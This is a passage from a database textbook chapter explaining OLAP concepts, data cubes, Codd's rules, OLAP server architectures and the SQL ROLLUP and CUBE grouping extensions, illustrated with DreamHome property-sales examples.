FUNCTIONAL AREA	EXAMPLES OF OLAP APPLICATIONS
Finance	Budgeting, activity-based costing, financial performance analysis, and financial modeling
Sales	Sales analysis and sales forecasting
Marketing	Market research analysis, sales forecasting, promotions analysis, customer analysis, and market/customer segmentation
Manufacturing	Production planning and defect analysis

An essential requirement of all OLAP applications is the ability to provide users with information, which is necessary to make effective decisions about an organization’s directions. Information is computed data that usually reflects complex relationships and can be calculated on the fly. Analyzing and modeling complex relationships are practical only if response times are consistently short. In addition, because the nature of data relationships may not be known in advance, the data model must be flexible. A truly flexible data model ensures that OLAP systems can respond to changing business requirements as required for effective decision making. Although OLAP applications are found in widely divergent functional areas, they all require the following key features, as described in the OLAP Council White Paper (2001):

- multidimensional views of data;
- support for complex calculations;
- time intelligence.

Multidimensional views of data



The ability to represent multidimensional views of corporate data is a core requirement of building a “realistic” business model. For example, in the case of *DreamHome* users may require to view property sales data by property type, property location, branch, sales personnel, and time. A multidimensional view of data provides the basis for analytical processing through flexible access to corporate data. Furthermore, the underlying database design that provides the multidimensional view of data should treat all dimensions equally. In other words, the database design should:

- not influence the types of operations that are allowable on a given dimension or the rate at which these operations are performed;
- enable users to analyze data across any dimension at any level of aggregation with equal functionality and ease;
- support all multidimensional views of data in the most intuitive way possible.

OLAP systems should as much as possible hide users from the syntax of complex queries and provide consistent response times for all queries, no matter how complex. The OLAP Council APB-1 performance benchmark tests a server’s ability to provide a multidimensional view of data by requiring queries of varying complexity and scope. A consistently quick response time for these queries is a key measure of a server’s ability to meet this requirement.

Support for complex calculations

OLAP software must provide a range of powerful computational methods such as that required by sales forecasting, which uses trend algorithms such as moving averages and percentage growth. Furthermore, the mechanisms for implementing computational methods should be clear and nonprocedural. This should enable users of OLAP to work in a more efficient and self-sufficient way. The OLAP Council APB-1 performance benchmark contains a representative selection of calculations, both simple (such as the calculation of budgets) and complex (such as forecasting).

Time intelligence

Time intelligence is a key feature of almost any analytical application as performance is almost always judged over time, for example, this month versus last month or this month versus the same month last year. The time hierarchy is not always used in the same manner as other hierarchies. For example, a user may require to view, the sales for the month of May or the sales for the first five months of 2013. Concepts such as year-to-date and period-over-period comparisons should be easily defined in an OLAP system. The OLAP Council APB-1 performance benchmark contains examples of how time is used in OLAP applications such as computing a three-month moving average or forecasting, which uses this year's versus last year's data.

33.3 Multidimensional Data Model

In this section, we consider alternative formats for representing multidimensional data, with particular focus on the data cube. We then describe concepts associated with data cubes and identify the types of analytical operations that data cubes support. We conclude this section with a brief consideration of the major issues associated with the management of multidimensional data.

33.3.1 Alternative Multidimensional Data Representations

Multidimensional data is typically facts (numeric measurements), such as property sales revenue data, and the association of this data with dimensions such as location (of the property) and time (of the property sale). We describe how to best represent multidimensional data using alternative formats: the relational table, the matrix, and the data cube.

We begin the discussion on how to best represent multidimensional data by considering the representation of the two-dimensional property sales revenue data, with the dimensions being location and time. Dimensions are commonly hierarchical concepts (see Section 33.3.2) and in this case the revenue data is shown relative to a particular level for each dimension such that the location dimension is shown as city and the time dimension is shown as quarter. The property sales revenue data can fit into a three-field relational table (city, quarter, revenue) as shown in Figure 33.1(a), however, this data fits much more naturally into a two-dimensional matrix as shown in Figure 33.1(b).

city	quarter	revenue
Glasgow	Q1	29726
Glasgow	Q2	30443
Glasgow	Q3	30582
Glasgow	Q4	31390
London	Q1	43555
London	Q2	48244
London	Q3	56222
London	Q4	45632
Aberdeen	Q1	53210
Aberdeen	Q2	34567
Aberdeen	Q3	45677
Aberdeen	Q4	50056
.....		
.....		

(a)

		city			
quarter	city	Glasgow	London	Aberdeen	
	Q1	29726	43555	53210	
	Q2	30443	48244	34567	
	Q3	30582	56222	45677	
	Q4	31390	45632	50056	

(b)

type	city	quarter	revenue
Flat	Glasgow	Q1	15056
House	Glasgow	Q1	14670
Flat	Glasgow	Q2	14555
House	Glasgow	Q2	15888
Flat	Glasgow	Q3	14578
House	Glasgow	Q3	16004
Flat	Glasgow	Q4	15890
House	Glasgow	Q4	15500
Flat	London	Q1	19678
House	London	Q1	23877
Flat	London	Q2	19567
House	London	Q2	28677
.....			
.....			

(c)

		city			
type	city	Glasgow	London	Aberdeen	
	Flat	15056	14555	14578	15890
	House	14670	15888	16004	15500
		Q1	Q2	Q3	Q4
		quarter			

(d)

Figure 33.1 Multidimensional data viewed in: (a) three-field table; (b) two-dimensional matrix; (c) four-field table; (d) three-dimensional cube.

We now consider the property sales revenue data with an additional dimension called *type*. In this case the three-dimensional data represents the data generated by the sale of each type of property (as *type*), by location (as *city*), and by time (as *quarter*). To simplify the example, only two types of property are shown, that is, “Flat” or “House.” Again, this data can fit into a four-field table (*type*, *city*, *quarter*, *revenue*) as shown in Figure 33.1(c); however, this data fits much more naturally into




Figure 33.2 A representation of four-dimensional property sales revenue data with time (quarter), location (city), property type (type), and branch office (office) dimensions is shown as a series of three-dimensional cubes.

a three-dimensional data cube, as shown in Figure 33.1(d). The sales revenue data (facts) are represented by the *cells* of the data cube and each cell is identified by the intersection of the values held by each dimension. For example, when *type* = 'Flat', *city* = 'Glasgow', and *quarter* = 'Q1', the property sales revenue = 15,056.

Although we consider cubes to be three-dimensional structures, in the OLAP environment the data cube is an n -dimensional structure. This is necessary, as data can easily have more than three dimensions. For example, the property sales revenue data could have an additional fourth dimension such as branch office that associates the revenue sales data with an individual branch office that oversees property sales. Displaying a four-dimensional data cube is more difficult; however, we can consider such a representation as a series of three-dimensional cubes, as shown in Figure 33.2. To simplify the example, only three offices are shown; that is *office* = 'B003', 'B005', or 'B007'.

An alternative representation for n -dimensional data is to consider a data cube as a *lattice of cuboids*. For example, the four-dimensional property sales revenue data with time (as quarter), location (as city), property type (as type), and branch office (as office) dimensions represented as a lattice of cuboids with each cuboid representing a subset of the given dimensions is shown in Figure 33.3.

Earlier in this section, we presented examples of some of the cuboids, shown in Figure 33.3 and these are identified by green shading. For example, the 2D cuboid—namely, the {(location (as city), time (as quarter))} cuboid—is shown in Figures 33.1(a) and (b). The 3D cuboid—namely, the {type, location (as city), time (as quarter)} cuboid—is shown in Figures 33.1(c) and (d). The 4D cuboid—namely, the {type, location (as city), time (as quarter), office} cuboid—is shown in Figure 33.2.

Note that the lattice of cuboids shown in Figure 33.3 does not show the hierarchies that are commonly associated with dimensions. Dimensional hierarchies are discussed in the following section.

33.3.2 Dimensional Hierarchy

A dimensional hierarchy defines mappings from a set of lower-level concepts to higher-level concepts. For example, for the sales revenue data, the lowest level for the location dimension is at the level of *zipCode*, which maps to *area* (of a city), which maps to *city*, which maps to *region* (of a country), which at the highest level maps





Figure 33.3 A representation of four-dimensional property sales revenue data with location (city), time (quarter), property type (type), and branch office (office) dimensions as a lattice of cuboids.

to country. The hierarchy {zipCode → area → city → region → country} for the location dimension is shown in Figure 33.4(a). A dimensional hierarchy need not follow a single sequence but can have alternative mappings such as {day → month → quarter → year} or {day → week → season → year} as illustrated by the hierarchy for the time dimension shown in Figure 33.4(b). The location (as city) and time (as quarter) levels

Figure 33.4

An example of dimensional hierarchies for the (a) location and (b) time dimensions. The dashed line shows the level of the location and time dimensional hierarchies used in the two-dimensional data of Figure 33.1 (a) and (b).



used in the example of two-dimensional data in Figure 33.1(a) and (b) are shown with green shading and associated using a dashed line in Figure 33.4.

33.3.3 Multidimensional Operations

The analytical operations that can be performed on data cubes include the roll-up, drill-down, “slice and dice,” and pivot operations.

- *Roll-up.* The roll-up operation performs aggregations on the data either by moving up the dimensional hierarchy (such as zipCode to area to city), or by *dimensional reduction*, such as by viewing four-dimensional sales data (with location, time, type, and office dimensions) as three-dimensional sales data (with location, time, and type dimensions).
- *Drill-down.* The drill-down operation is the reverse of roll-up and involves revealing the detailed data that forms the aggregated data. Drill-down can be performed by moving down the dimensional hierarchy (such as city to area to zipCode), or by *dimensional introduction*, such as viewing three-dimensional sales data (with location, time, and type dimensions) as four-dimensional sales data (with location, time, type, and office dimensions).
- *Slice and dice.* The slice and dice operation refers to the ability to look at data from different viewpoints. The slice operation performs a selection on one dimension of the data. For example, a slice of the sales revenue data may display all of the sales revenue generated when type = ‘Flat’. The dice operation performs a selection on two or more dimensions. For example, a dice of the sales revenue data may display all of the sales revenue generated when type = ‘Flat’ and time = ‘Q1’.
- *Pivot.* The pivot operation refers to the ability to rotate the data to provide an alternative view of the same data. For example, sales revenue data displayed using the location (city) as x -axis against time (quarter) as the y -axis can be rotated so that time (quarter) is the x -axis against location (city) is the y -axis.

33.3.4 Multidimensional Schemas

A popular data model for multidimensional data is the *star schema*, which is characterized by having facts (measures) in the center surrounded by dimensions, forming a star-like shape. Variations of the star schema include the *snowflake* and *starflake* schemas; these schemas are described in detail in Section 32.4. In addition, the development of a star schema using a worked example is given in Section 32.5.

33.4 OLAP Tools

There are many varieties of OLAP tools available in the marketplace. This choice has resulted in some confusion, with much debate regarding what OLAP actually means to a potential buyer and in particular what are the available architectures for OLAP tools. In this section we first describe the generic rules for OLAP tools, without reference to a particular architecture, and then discuss the important characteristics, architecture, and issues associated with each of the main categories of commercially available OLAP tools.

TABLE 33.2 Codd's rules for OLAP tools.

1.	Multidimensional conceptual view
2.	Transparency
3.	Accessibility
4.	Consistent reporting performance
5.	Client–server architecture
6.	Generic dimensionality
7.	Dynamic sparse matrix handling
8.	Multiuser support
9.	Unrestricted cross-dimensional operations
10.	Intuitive data manipulation
11.	Flexible reporting
12.	Unlimited dimensions and aggregation levels

33.4.1 Codd’s Rules for OLAP Tools

In 1993, E.F. Codd formulated twelve rules as the basis for selecting OLAP tools. The publication of these rules was the outcome of research carried out on behalf of Arbor Software (the creators of Essbase) and has resulted in a formalized redefinition of the requirements for OLAP tools. Codd’s rules for OLAP are listed in Table 33.2 (Codd *et al.*, 1993).

(1) Multidimensional conceptual view OLAP tools should provide users with a multidimensional model that corresponds to users’ views of the enterprise and is intuitively analytical and easy to use. Interestingly, this rule is given various levels of support by vendors of OLAP tools who argue that a multidimensional conceptual view of data can be delivered without multidimensional storage.

(2) Transparency The OLAP technology, the underlying database and architecture, and the possible heterogeneity of input data sources should be transparent to users. This requirement is to preserve the user’s productivity and proficiency with familiar frontend environments and tools.

(3) Accessibility The OLAP tool should be able to access data required for the analysis from all heterogeneous enterprise data sources such as relational, non-relational, and legacy systems.

(4) Consistent reporting performance As the number of dimensions, levels of aggregations, and the size of the database increases, users should not perceive any significant degradation in performance. There should be no alteration in the way the key figures are calculated. The system models should be robust enough to cope with changes to the enterprise model.

(5) Client-server architecture The OLAP system should be capable of operating efficiently in a client-server environment. The architecture should provide optimal performance, flexibility, adaptability, scalability, and interoperability.

(6) Generic dimensionality Every data dimension must be equivalent in both structure and operational capabilities. In other words, the basic structure, formulae, and reporting should not be biased towards any one dimension.

(7) Dynamic sparse matrix handling The OLAP system should be able to adapt its physical schema to the specific analytical model that optimizes sparse matrix handling to achieve and maintain the required level of performance. Typical multidimensional models can easily include millions of cell references, many of which may have no appropriate data at any one point in time. These nulls should be stored in an efficient way and not have any adverse impact on the accuracy or speed of data access.

(8) Multi-user support The OLAP system should be able to support a group of users working concurrently on the same or different models of the enterprise's data.

(9) Unrestricted cross-dimensional operations The OLAP system must be able to recognize dimensional hierarchies and automatically perform associated roll-up calculations within and across dimensions.

(10) Intuitive data manipulation Slicing and dicing (pivoting), drill-down, and consolidation (roll-up), and other manipulations should be accomplished via direct “point-and-click” and “drag-and-drop” actions on the cells of the cube.

(11) Flexible reporting The ability to arrange rows, columns, and cells in a fashion that facilitates analysis by intuitive visual presentation of analytical reports must exist. Users should be able to retrieve any view of the data that they require.

(12) Unlimited dimensions and aggregation levels Depending on business requirements, an analytical model may have numerous dimensions, each having multiple hierarchies. The OLAP system should not impose any artificial restrictions on the number of dimensions or aggregation levels.

Since the publication of Codd's rules for OLAP, there have been many proposals for the rules to be redefined or extended. For example, some proposals state that in addition to the twelve rules, commercial OLAP tools should also include comprehensive database management tools, the ability to drill down to detail (source record) level, incremental database refresh, and an SQL interface to the existing enterprise environment. For an alternative discussion on the rules/features of OLAP the interested reader is referred to the OLAP Report describing the FASMI test, which stands for the Fast Analysis of Shared Multidimensional Information available at www.olapreport.com.

33.4.2 OLAP Server—Implementation Issues

The multidimensional data held in a data warehouse can be enormous; therefore, to enable the OLAP server to respond quickly and efficiently to queries requires

that the server have access to precomputed cuboids of the detailed data. However, generating all possible cuboids based on the detailed warehouse data can require excessive storage space—especially for data that has a large number of dimensions. One solution is to create only a subset of all possible cuboids with the aim of supporting the majority of queries and/or the most demanding in terms of resources. The creation of cuboids is referred to as *cube materialization*.

An additional solution to reducing the space required for cuboids is to store the precomputed data in a compressed form. This is accomplished by dynamically selecting physical storage organizations and compression techniques that maximize space utilization. Dense data (that is, data that exists for a high percentage of cube cells) can be stored separately from sparse data (that is, data in which a significant percentage of cube cells are empty). For example, certain offices may sell only particular types of property, so a percentage of cube cells that relate property type to an office may be empty and therefore sparse. Another kind of sparse data is created when many cube cells contain duplicate data. For example, where there are large numbers of offices in each major city of the U.K., the cube cells holding the city values will be duplicated many times over. The ability of an OLAP server to omit empty or repetitive cells can greatly reduce the size of the data cube and the amount of processing.

By optimizing space utilization, OLAP servers can minimize physical storage requirements, thus making it possible to analyze exceptionally large amounts of data. It also makes it possible to load more data into computer memory, which improves performance significantly by minimizing disk I/O.

In summary, preaggregation, dimensional hierarchy, and sparse data management can significantly reduce the size of the OLAP database and the need to calculate values. Such a design obviates the need for multitable joins and provides quick and direct access to the required data, thus significantly speeding up the execution of multidimensional queries.

33.4.3 Categories of OLAP Servers

OLAP servers are categorized according to the architecture used to store and process multidimensional data. There are four main categories of OLAP servers including:

- Multidimensional OLAP (MOLAP);
- Relational OLAP (ROLAP);
- Hybrid OLAP (HOLAP);
- Desktop OLAP (DOLAP).

Multidimensional OLAP (MOLAP)

MOLAP servers use specialized data structures and multidimensional database management systems (MDDBMSs) to organize, navigate, and analyze data. To enhance query performance, the data is typically aggregated and stored according to predicted usage. MOLAP data structures use array technology and efficient storage techniques that minimize the disk space requirements through sparse data management. MOLAP servers provide excellent performance when the data is




Figure 33.5
Architecture for
MOLAP.

used as designed, and the focus is on data for a specific decision support application. Traditionally, MOLAP servers require a tight coupling of the application layer and presentation layer. However, recent trends segregate the OLAP from the data structures through the use of published application programming interfaces (APIs). The typical architecture for MOLAP is shown in Figure 33.5.

The development issues associated with MOLAP are as follows:

- Only a limited amount of data can be efficiently stored and analyzed. The underlying data structures are limited in their ability to support multiple subject areas and to provide access to detailed data. (Some products address this problem using mechanisms that enable the MOLAP server to access the detailed data stored in a relational database.)
- Navigation and analysis of data are limited, because the data is designed according to previously determined requirements. Data may need to be physically reorganized to optimally support new requirements.
- MOLAP products require a different set of skills and tools to build and maintain the database, thus increasing the cost and complexity of support.

Relational OLAP (ROLAP)

Relational OLAP (ROLAP) is the fastest-growing type of OLAP server. This growth is in response to users' demands to analyze ever-increasing amounts of data and due to the realization that users cannot store all the data they require in MOLAP databases. ROLAP supports relational DBMS products through the use of a meta-data layer, thus avoiding the requirement to create a static multidimensional data structure. This facilitates the creation of multiple multidimensional views of the two-dimensional relation. To improve performance, some ROLAP servers have enhanced SQL engines to support the complexity of multidimensional analysis, while others recommend or require the use of highly denormalized database designs such as the star schema (see Section 32.2). The typical architecture for ROLAP is shown in Figure 33.6.

The development issues associated with ROLAP are as follows:

- Performance problems associated with the processing of complex queries that require multiple passes through the relational data.
- Development of middleware to facilitate the development of multidimensional applications, that is, software that converts the two-dimensional relation into a multidimensional structure.




Figure 33.6 Architecture for ROLAP.

- Development of an option to create persistent multidimensional structures, together with facilities to assist in the administration of these structures.

Hybrid OLAP (HOLAP)

Hybrid OLAP (HOLAP) servers provide limited analysis capability, either directly against relational DBMS products, or by using an intermediate MOLAP server. HOLAP servers deliver selected data directly from the DBMS or via a MOLAP server to the desktop (or local server) in the form of a data cube, where it is stored, analyzed, and maintained locally. Vendors promote this technology as being relatively simple to install and administer with reduced cost and maintenance. The typical architecture for HOLAP is shown in Figure 33.7.

The issues associated with HOLAP are as follows:

- The architecture results in significant data redundancy and may cause problems for networks that support many users.
- Ability of each user to build a custom data cube may cause a lack of data consistency among users.
- Only a limited amount of data can be efficiently maintained.




Figure 33.7 Architecture for HOLAP.

Desktop OLAP (DOLAP)

An increasingly popular category of OLAP server is Desktop OLAP (DOLAP). DOLAP tools store the OLAP data in client-based files and support multidimensional processing using a client multidimensional engine. DOLAP requires that relatively small extracts of data are held on client machines. This data may be distributed in advance or on demand (possibly through the Web). As with multidimensional databases on the server, OLAP data may be held on disk or in RAM; however, some DOLAP tools allow only read access. Most vendors of DOLAP exploit the power of desktop PC to perform some, if not most, multidimensional calculations.

The administration of a DOLAP database is typically performed by a central server or processing routine that prepares data cubes or sets of data for each user. Once the basic processing is done, each user can then access their portion of the data. The typical architecture for DOLAP is shown in Figure 33.8.

The development issues associated with DOLAP are as follows:

- Provision of appropriate security controls to support all parts of the DOLAP environment. Since the data is physically extracted from the system, security is generally implemented by limiting the information compiled into each cube. Once each cube is uploaded to the user's desktop, all additional metadata becomes the property of the local user.
- Reduction in the effort involved in deploying and maintaining the DOLAP tools. Some DOLAP vendors now provide a range of alternative ways of deploying




Figure 33.8 Architecture for DOLAP.

OLAP data such as through email, the Web, or using traditional client-server architecture.

- Current trends are towards thin client machines.

33.5 OLAP Extensions to the SQL Standard

In Chapters 6 and 7 we learnt that the advantages of SQL include that it is easy to learn, nonprocedural, free-format, DBMS-independent, and that it is a recognized international standard. However, a major limitation of SQL for business analysts has been the difficulty of using SQL to answer routinely asked business queries such as computing the percentage change in values between this month and a year ago or to compute moving averages, cumulative sums, and other statistical functions. In answer to this limitation, ANSI has adopted a set of OLAP functions as an extension to SQL that will enable these calculations as well as many others that used to be impractical or even impossible within SQL. IBM and Oracle jointly proposed these extensions early in 1999 and they were first published in the SQL:2003 release, enhanced in SQL:2008 with the latest versions in SQL:2011.

The extensions are collectively referred to as the “OLAP package” and include the following features of the SQL language as specified in the SQL Feature Taxonomy Annex of the various parts of ISO/IEC 9075-2 (ISO, 2011a):

- Feature T431, “Extended Grouping capabilities”;
- Feature T611, “Extended OLAP operators”.

In this section we discuss the Extended Grouping capabilities of the OLAP package by demonstrating two examples of functions that form part of this feature, namely ROLLUP and CUBE. We then discuss the Extended OLAP operators of the OLAP package by demonstrating two examples of functions that form part of this feature: moving window aggregations and ranking. To more easily demonstrate the usefulness of these OLAP functions, it is necessary to use examples taken from an extended version of the *DreamHome* case study.



For full details on the OLAP package of the current SQL standard, the interested reader is referred to the ANSI Web site at www.ansi.org.

33.5.1 Extended Grouping Capabilities

Aggregation is a fundamental part of OLAP. To improve aggregation capabilities the SQL standard provides extensions to the GROUP BY clause such as the ROLLUP and CUBE functions.

ROLLUP supports calculations using aggregations such as SUM, COUNT, MAX, MIN, and AVG at increasing levels of aggregation, from the most detailed up to a grand total. CUBE is similar to ROLLUP, enabling a single statement to calculate all possible combinations of aggregations. CUBE can generate the information needed in cross-tabulation reports with a single query.

ROLLUP and CUBE extensions specify exactly the groupings of interest in the GROUP BY clause and produces a single result set that is equivalent to a UNION

ALL of differently grouped rows. In the following sections we describe and demonstrate the ROLLUP and CUBE grouping functions in more detail.

ROLLUP extension to GROUP BY

ROLLUP enables a SELECT statement to calculate multiple levels of subtotals across a specified group of dimensions. ROLLUP appears in the GROUP BY clause in a SELECT statement using the following format:

```
SELECT . . . GROUP BY ROLLUP(columnList)
```

ROLLUP creates subtotals that roll up from the most detailed level to a grand total, following a column list specified in the ROLLUP clause. ROLLUP first calculates the standard aggregate values specified in the GROUP BY clause and then creates progressively higher-level subtotals, moving through the column list until finally completing with a grand total.

ROLLUP creates subtotals at $n + 1$ levels, where n is the number of grouping columns. For instance, if a query specifies ROLLUP on grouping columns of propertyType, yearMonth, and city ($n = 3$), the result set will include rows at 4 aggregation levels. We demonstrate the usefulness of ROLLUP in the following example.

EXAMPLE 33.1 Using the ROLLUP group function

Show the totals for sales of flats or houses by branch offices located in Aberdeen, Edinburgh, or Glasgow for the months of September and October of 2013.



In this example we must first identify branch offices in the cities of Aberdeen, Edinburgh, and Glasgow and then aggregate the total sales of flats and houses by these offices in each city for September and October of 2013.

To answer this query requires that we must extend the *DreamHome* case study to include a new table called PropertySale, which has four attributes, namely branchNo, propertyNo, yearMonth, and saleAmount. This table represents the sale of each property at each branch. This query also requires access to the Branch and PropertyForSale tables described earlier in Figure 4.3. Note that both the Branch and PropertyForSale tables have a column called city. To simplify this example and the others that follow, we change the name of the city column in the PropertyForRent table to pcity. The format of the query using the ROLLUP function is:

```
SELECT propertyType, yearMonth, city, SUM(saleAmount) AS sales
FROM Branch, PropertyForSale, PropertySale
WHERE Branch.branchNo = PropertySale.branchNo
AND PropertyForSale.propertyNo = PropertySale.propertyNo
AND PropertySale.yearMonth IN ('2013-08', '2013-09')
AND Branch.city IN ('Aberdeen', 'Edinburgh', 'Glasgow')
GROUP BY ROLLUP(propertyType, yearMonth, city);
```

The output for this query is shown in Table 33.3. Note that results do not always add up, due to rounding. This query returns the following sets of rows:

- Regular aggregation rows that would be produced by GROUP BY without using ROLLUP.
- First-level subtotals aggregating across city for each combination of propertyType and yearMonth.

TABLE 33.3 Results table for Example 33.1.

propertyType	yearMonth	city	sales
flat	2013-08	Aberdeen	115432
flat	2013-08	Edinburgh	236573
flat	2013-08	Glasgow	7664
flat	2013-08		359669
flat	2013-09	Aberdeen	123780
flat	2013-09	Edinburgh	323100
flat	2013-09	Glasgow	8755
flat	2013-09		455635
flat			815304
house	2013-08	Aberdeen	77987
house	2013-08	Edinburgh	135670
house	2013-08	Glasgow	4765
house	2013-08		218422
house	2013-09	Aberdeen	76321
house	2013-09	Edinburgh	166503
house	2013-09	Glasgow	4889
house	2013-09		247713
house			466135
			1281439

- Second-level subtotals aggregating across yearMonth and city for each propertyType value.
- A grand total row.

CUBE extension to GROUP BY

CUBE takes a specified set of grouping columns and creates subtotals for all of the possible combinations. CUBE appears in the GROUP BY clause in a SELECT statement using the following format:

```
SELECT . . . GROUP BY CUBE(columnList)
```

In terms of multidimensional analysis, CUBE generates all the subtotals that could be calculated for a data cube with the specified dimensions. For example, if we specified CUBE(propertyType, yearMonth, city), the result set will include all the values that are included in an equivalent ROLLUP statement plus additional combinations. For instance, in Example 33.1 the city totals for combined property types are not calculated by a ROLLUP(propertyType, yearMonth, city) clause, but are calculated

by a `CUBE(propertyType, yearMonth, city)` clause. If n columns are specified for a `CUBE`, there will be 2^n combinations of subtotals returned. This example gives an example of a three-dimensional cube.

When to use CUBE `CUBE` can be used in any situation requiring cross-tabular reports. The data needed for cross-tabular reports can be generated with a single `SELECT` using `CUBE`. Like `ROLLUP`, `CUBE` can be helpful in generating summary tables.

